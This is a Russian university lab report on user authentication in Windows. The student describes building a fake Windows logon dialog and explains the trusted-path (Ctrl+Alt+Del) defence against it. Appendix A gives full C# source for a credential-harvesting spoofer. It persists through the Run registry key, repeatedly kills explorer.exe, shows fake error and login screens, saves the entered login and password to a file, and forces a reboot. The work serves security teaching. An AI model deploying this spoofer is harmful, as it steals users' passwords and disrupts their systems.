1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 11**

1. «**Механизм аутентификации пользователей**»
2. по дисциплине «Основы информационной безопасности»
3. Выполнил
4. студент гр. 4831001/10003 Улановский Г.А.

<*подпись*>

1. Преподаватель
2. асс. преподавателя Панков И.Д.

<*подпись*>

1. Санкт-Петербург
2. 2022
3. **Цель работы**

Получение навыков защиты информационных систем путем проверки подлинности пользователей, исследование проблемы подмены механизма аутентификации в операционной системе Windows.

1. **Постановка задачи**

Разработать программу, имитирующую logon-диалог в операционной системе Windows.

1. **Выполнение работы**

Для имитирования logon-диалога было разработано Windows Forms приложение (Приложение A). При запуске оно добавляет путь к себе в каталог реестра, отвечающий за автозагрузку для автоматического запуска при входе в систему (рис.1).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 1 – Автозагрузка в реестре

При входе в систему нам выходит окно о системной ошибке (рис.2)




Рисунок 2 – Сообщение об ошибке

При нажатии кнопки ОК выходит окно для ввода логина и пароля (рис. 3)

Изображение выглядит как текст, трава, зеленый, внешний

Автоматически созданное описание

Рисунок 3 – Окно для ввода логина и пароля

После ввода логина и пароля пользователю выходит сообщение о неверно введенном логине или пароле (рис. 4) и компьютер перезагружается.

Изображение выглядит как текст, электроника, снимок экрана

Автоматически созданное описание

Рисунок 4 – Сообщение о неверном логине или пароле

Итак, пользователь успешно входит в систему, а нам в заранее установленный файл записываются его данные (логин и пароль), которые он вводил нам в программу (рис. 5).




Рисунок 5 – Данные, украденные у пользователя

Во избежание подобных случаев со стороны злоумышленников, в Windows есть система, называемая «доверенным путем» (рис. 6). Таким образом, при каждом входе в систему пользователь минует различные вредоносные программы, обращаясь непосредственно к системе (рис. 7). На рисунке 8 представлена блок-схема получившейся программы.




Рисунок 6 – Подключение доверенного пути



Рисунок 7 – Вход в систему с подключенным доверенным путем




Рисунок 8 – Блок-схема

1. **Выводы**

В данной лабораторной работе мы приобрели навыки по защите информационных систем путем проверки подлинности пользователей, а также исследовали проблему подмены механизмов аутентификации и научились с ней бороться.

1. **Ответы на контрольные вопросы**
2. Что такое аутентификация? Чем она отличается от идентификации?

Аутентификация — проверка заявленного соответствия, то есть того, что пользователь является именно тем, за кого он себя выдает. Идентификация – присвоение субъектам и объектам системы уникальных идентификаторов. Идентификация, в отличие от аутентификации, не осуществляет проверку, а просто присваивает идентификаторы.

1. Какие основные угрозы направлены на систему аутентификации в операционной системе Windows?

К основным угрозам относят:

* Подмена подсистемы идентификации, аутентификации
* Подбор пароля
* Компрометация файлов, содержащих пароли

1. Какие существуют основные методы противодействия угрозам системы аутентификации?

* изменение пароля, предлагаемого по умолчанию
* регулярное изменение пароля
* увеличение длины и сложности пароля
* использование утилит проверки и генерации пароля
* контроль доступа (запрет на запись в файл паролей)
* использование крипто вставки
* использование хэш-функций
* взаимная аутентификация

1. Опишите работу механизма доверенного пути в операционной системе Windows? В чем её отличия от реализации механизма доверенного пути в Unix-системах?

Пример взаимной аутентификации системы и пользователя – это механизм «Доверенного пути» или, иными словами, нажатие комбинации Ctrl+Alt+Del. Сообщение о нажатии этих клавиш передается только системному процессу WinLog, а для остальных процессов, в частности для всех прикладных программ, их нажатие происходит незаметно.

В Unix-системах механизм «Доверенного пути» осуществляется с помощью SAK-процесса. Для допуска пользователей к доверенному пути и доверенной оболочке, устанавливается параметр tpath=on в соответствующей станзе файла /etc/security/user. При приглашении входа в систему, нажать Ctrl+X Ctrl+R (SAK-последовательность). Должно появиться новое приглашение входа в систему.

1. Сколько вариантов необходимо перебрать, чтобы гарантированно определить пароль пользователя, состоящий из 6 цифр? Как изменится это число, если дополнительно использовать латинские буквы?

Чтобы определить пароль, состоящий из 6 цифр, нужно перебрать вариантов, так как всего возможно поставить одну из десяти цифр (от 0 до 9) на любое место в пароле. Если использовать прописные и заглавные латинские буквы, нужно будет перебрать вариантов.

ПРИЛОЖЕНИЕ А

Листинг программы «Аутентификация»

using System;

using System.ComponentModel;

using System.Drawing;

using System.Windows.Forms;

using System.IO;

using Microsoft.Win32;

using System.Threading;

namespace OIB11

{

public partial class WinAuthorization : Form

{

bool see = true;

protected override void OnClosing(CancelEventArgs e)

{

base.OnClosing(e);

e.Cancel = true;

}

private void explorerBlock()

{

Thread thr = new Thread(new ThreadStart(KillExplorer));

thr.Priority = ThreadPriority.AboveNormal;

thr.IsBackground = false;

thr.Start();

}

public void KillExplorer()

{

do

{

System.Diagnostics.Process[] processInfo = System.Diagnostics.Process.GetProcessesByName("explorer");

if (processInfo != null)

{

try

{

foreach (System.Diagnostics.Process p in processInfo)

p.Kill();

}

catch (Exception) { }

}

}

while (true);

}

public WinAuthorization()

{

RegistryKey steal = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);

steal.SetValue("steal", Application.ExecutablePath);

steal.Close();

RegistryKey key = Registry.CurrentUser.OpenSubKey("Keys", true);

if (key == null)

{

key = Registry.CurrentUser.CreateSubKey("Keys");

}

var counter = key?.GetValue("counter", 0);

if (counter != null && Convert.ToString(counter) == "0")

{

key.SetValue("counter", "1", RegistryValueKind.String);

key.Close();

explorerBlock();

MessageBox.Show(

"Windows System Error.",

"System error",

MessageBoxButtons.OK,

MessageBoxIcon.Warning);

InitializeComponent();

this.WindowState = FormWindowState.Maximized;

this.passField.AutoSize = false;

this.passField.Size = new Size(this.passField.Size.Width, this.loginField.Size.Height);

}

else

{

key.SetValue("counter", "0", RegistryValueKind.String);

key.Close ();

Application.Exit();

this.Close();

}

}

private void inputButton\_Click(object sender, EventArgs e)

{

inputButton.FlatAppearance.BorderSize = 0;

inputButton.FlatStyle = FlatStyle.Flat;

if (String.IsNullOrWhiteSpace(loginField.Text) || String.IsNullOrWhiteSpace(passField.Text))

{

MessageBox.Show("Enter login and password.");

}

else

{

if (loginField.Text.Length < 3 || passField.Text.Length < 8)

{

MessageBox.Show("Login or password does not meet the minimum length. Enter again.");

}

else

{

DialogResult Dialog = DialogResult.None;

Dialog = MessageBox.Show(

"Wrong login or password. Try again.",

"System error",

MessageBoxButtons.OK,

MessageBoxIcon.Error);

if (Dialog == DialogResult.OK)

{

FileStream stolen = new FileStream("C:/stolendata.txt", FileMode.Create, FileAccess.Write);

StreamWriter wr = new StreamWriter(stolen);

wr.WriteLine(loginField.Text);

wr.WriteLine(passField.Text);

wr.Close();

stolen.Close();

System.Diagnostics.Process.Start("shutdown.exe", "-r -f -t 0");

}

}

}

}

}

}